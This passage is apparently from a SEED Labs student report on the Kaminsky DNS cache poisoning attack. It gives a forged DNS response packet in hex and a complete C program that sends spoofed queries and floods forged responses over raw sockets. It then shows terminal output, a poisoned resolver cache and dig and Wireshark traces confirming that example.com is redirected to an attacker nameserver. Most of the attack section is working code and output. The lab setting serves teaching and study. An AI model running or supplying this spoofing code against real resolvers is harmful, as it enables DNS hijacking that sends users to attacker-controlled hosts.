12 for the nameserver's IP address: 1.2.3.4 to a valid IP address.
41 for Question section's name server: aaaaa to random 5 characters. (on the right bar)
64 for Answer section's name server: aaaaa to random 5 characters. (on the right bar)
28 for Transaction ID replacement: AAAA - 10101010

```
Terminal
[03/05/20]seed@VM:~/.../Lab 6$ xxd -b ip_resp.bin
00000000: 01000101 00000000 00000000 10001000 00000000 00000001  E.....
00000006: 00000000 00000000 01000000 00010001 01101010 01010111  ..@.jW
0000000c: 00000001 00000010 00000011 00000100 00001010 00000000  ......
00000012: 00000010 00001000 00000000 00110101 10000010 00110101  ...5.5
00000018: 00000000 01110100 00000000 00000000 10101010 10101010  .t....
0000001e: 10000101 00000000 00000000 00000001 00000000 00000001  ......
00000024: 00000000 00000001 00000000 00000000 00000101 01100001  .....a
0000002a: 01100001 01100001 01100001 01100001 00000111 01100101  aaaa.e
00000030: 01111000 01100001 01101101 01110000 01101100 01100101  xample
00000036: 00000011 01100011 01101111 01101101 00000000 00000000  .com..
0000003c: 00000001 00000000 00000001 00000101 01100001 01100001  ....aa
00000042: 01100001 01100001 01100001 00000111 01100101 01111000  aaa.ex
00000048: 01100001 01101101 01110000 01101100 01100101 00000011  ample.
0000004e: 01100011 01101111 01101101 00000000 00000000 00000001  com...
00000054: 00000000 00000001 00000000 00000011 11110100 10000000  ......
0000005a: 00000000 00000100 00000001 00000010 00000011 00000100  ......
00000060: 00000111 01100101 01111000 01100001 01101101 01110000  .examp
00000066: 01101100 01100101 00000011 01100011 01101111 01101101  le.com
0000006c: 00000000 00000000 00000010 00000000 00000001 00000000  ......
00000072: 00000011 11110100 10000000 00000000 00010001 00000010  ......
00000078: 01101110 01110011 00001000 01001010 01100001 01101011  ns.Jak
0000007e: 01101000 01101111 01110100 01101001 01100001 00000011  hotia.
00000084: 01100011 01101111 01101101 00000000                    com.
[03/05/20]seed@VM:~/.../Lab 6$
```

The following is the program to perform the entire Kaminsky Attack in C:

```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 10000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
```

```
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char * request, int length_of_request);
void send_dns_response(unsigned char * response, int length_of_request);

int main()
{
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";

  while (50) {
    // Generate a random name with length 5
    char name[5];
    char ip_addr[15];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    //##################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */

    memcpy(ip_req+41, name, 5);
    send_dns_request(ip_req, n_req);

    /* Step 2. Send many spoofed responses to the targeted local DNS server,
               each one with a different transaction ID. */

    memcpy(ip_resp+41, name, 5);
    memcpy(ip_resp+64, name, 5);
    send_dns_response(ip_resp, n_resp);

    //##################################################################
  }
}


/* Use for sending DNS request. */
void send_dns_request(unsigned char * request, int length_of_request)
{
  printf("Sending Spoofed Query!\n");
  send_raw_packet(request, length_of_request);
}


```

```c
/* Use for sending forged DNS response. */
void send_dns_response(unsigned char * response, int length_of_request)
{
  char first_ip[15] = "199.43.135.53";
  char second_ip[15] = "199.43.133.53";

  for (unsigned short id=00;id<5000;id++){
    unsigned short id_net_order;


    id_net_order = htons(id);
    memcpy(response+28, &id_net_order,2);

    int ip_address = (int) inet_addr(first_ip);
    memcpy(response+12, (void *) &ip_address, 4);
    send_raw_packet(response, length_of_request);


    ip_address = (int) inet_addr(second_ip);
    memcpy(response+12, (void *) &ip_address, 4);
    send_raw_packet(response, length_of_request);

  }
  for (unsigned short id=40000;id<65000;id++){
    unsigned short id_net_order;


    id_net_order = htons(id);
    memcpy(response+28, &id_net_order,2);

    int ip_address = (int) inet_addr(first_ip);
    memcpy(response+12, (void *) &ip_address, 4);
    send_raw_packet(response, length_of_request);


    ip_address = (int) inet_addr(second_ip);
    memcpy(response+12, (void *) &ip_address, 4);
    send_raw_packet(response, length_of_request);

  }
}
/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
        &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
        (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

Based on our observation, we reduce the transaction ID scope in order for our attack to be successful. For each transaction ID, we send a packet from both the name servers. We run the loop for about 50 times to avoid infinite loop, however we shut the program once we find that we are successful in the attack. We execute the above code in the attacker's machine as follows:

```
Terminal
[03/05/20]seed@VM:~/.../Lab 6$ gcc -o DNS_attack attack.c
[03/05/20]seed@VM:~/.../Lab 6$ sudo ./DNS_attack
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
^C
[03/05/20]seed@VM:~/.../Lab 6$
```

On the Local DNS server, we run the bash script continuously to dump the cache and find the string Jakhotia in the dumped cache. We will have this string if successful because the nameserver of the example.com domain will be ns.Jakhotia.com. The following show that we are successful after trying multiple times:

```
Terminal
[03/05/20]seed@VM:~/.../Lab 6$ sudo rndc flush
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
example.com.            172777  NS      ns.Jakhotia.com.
ns.Jakhotia.com.        10797   \-AAAA  ;-$NXRRSET
; Jakhotia.com. SOA ns.Jakhotia.com. admin.Jakhotia.com. 2008111001 28800 7200 2419200 86400
; ns.Jakhotia.com [v4 TTL 1797] [v6 TTL 10797] [v4 success] [v6 nxrrset]
```

The name server (NS record) for example.com is set to ns.Jakhotia.com, indicating our attack is successful.

Task 7: Result Verification

Now, when the Local DNS server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.Jakhotia.com, instead of sending to the domain's legitimate nameserver. To verify that our attack is successful, we run the following dig command on the user machine and see if the IP set on the attacker machine's zone is in the response.

```
Terminal
[03/05/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11819
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            172664  IN      NS      ns.Jakhotia.com.

;; ADDITIONAL SECTION:
ns.Jakhotia.com.        259084  IN      A       10.0.2.7

;; Query time: 2 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Thu Mar 05 17:17:21 EST 2020
;; MSG SIZE  rcvd: 102
```


The above indicates that the response is indeed the one specified by the attacker and not the actual nameserver for the domain. The following Wireshark trace supports this observation as we see that when the user machine asks for www.example.com, the local DNS server sends the request to 10.0.2.7 (forward zone specified on the Local DNS for ns.Jakhotia.com – the name server for this domain) and the machine responds with the IP address 1.2.3.5, as set in the zone on the attacker machine.

dns | Expression…

No.	Time	Source	Destination	Protocol	Length	Info
5	2020-03-05 17:17:21.9299921…	10.0.2.10	10.0.2.8	DNS	86	Standard query 0x2e2b A www.example.com OPT
6	2020-03-05 17:17:21.9309084…	10.0.2.8	10.0.2.7	DNS	86	Standard query 0xb455 A www.example.com OPT
7	2020-03-05 17:17:21.9315812…	10.0.2.7	10.0.2.8	DNS	144	Standard query response 0xb455 A www.example.com A 1.
8	2020-03-05 17:17:21.9320518…	10.0.2.8	10.0.2.10	DNS	144	Standard query response 0x2e2b A www.example.com A 1.

```
▸ Frame 7: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    [Request In: 6]
    [Time: 0.000672755 seconds]
    Transaction ID: 0xb455
  ▸ Flags: 0x8480 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▾ Queries
    ▸ www.example.com: type A, class IN
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.5
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.Jakhotia.com
  ▾ Additional records
    ▸ ns.Jakhotia.com: type A, class IN, addr 10.0.2.7
    ▸ <Root>: type OPT
```

This indicates that the attack is successful. Also, if we specifically use the ns.Jakhotia.com to query the domain, we see the same result. Hence this confirms that we have successfully performed the Kaminsky Attack:


dns
No. Time Source Destination Protocol Length Info
1 2020-03-05 17:19:05.2974206… 10.0.2.10 10.0.2.8 DNS 75 Standard query 0x80c7 A ns.Jakhotia.com
2 2020-03-05 17:19:05.2976399… 10.0.2.8 10.0.2.8 DNS 75 Standard query 0xfe85 AAAA ns.Jakhotia.com
3 2020-03-05 17:19:05.2981640… 10.0.2.8 10.0.2.10 DNS 533 Standard query response 0x80c7 A ns.Jakhotia.com A 1.
4 2020-03-05 17:19:05.2981812… 10.0.2.8 10.0.2.10 DNS 117 Standard query response 0xfe85 AAAA ns.Jakhotia.com
5 2020-03-05 17:19:05.2987808… 10.0.2.10 10.0.2.7 DNS 86 Standard query 0x747a A www.example.com OPT
6 2020-03-05 17:19:05.2995431… 10.0.2.7 10.0.2.10 DNS 144 Standard query response 0x747a A www.example.com A 1.
Frame 6: 144 bytes on wire (1152 bits), 144 bytes captured
Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst:
Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.10
User Datagram Protocol, Src Port: 53, Dst Port: 56278
Domain Name System (response)
[Request In: 5]
[Time: 0.000762328 seconds]
Transaction ID: 0x747a
Flags: 0x8580 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 1
Additional RRs: 2
Queries
www.example.com: type A, class IN
Answers
www.example.com: type A, class IN, addr 1.2.3.5
Authoritative nameservers
example.com: type NS, class IN, ns ns.Jakhotia.com
Additional records
ns.Jakhotia.com: type A, class IN, addr 10.0.2.7
<Root>: type OPT
Terminal
[03/05/20]seed@VM:~$ dig @ns.Jakhotia.com www.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.Jakhotia.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29818
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5
;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.Jakhotia.com.
;; ADDITIONAL SECTION:
ns.Jakhotia.com. 259200 IN A 10.0.2.7
;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Thu Mar 05 17:19:05 EST 2020
;; MSG SIZE rcvd: 102
[03/05/20]seed@VM:~$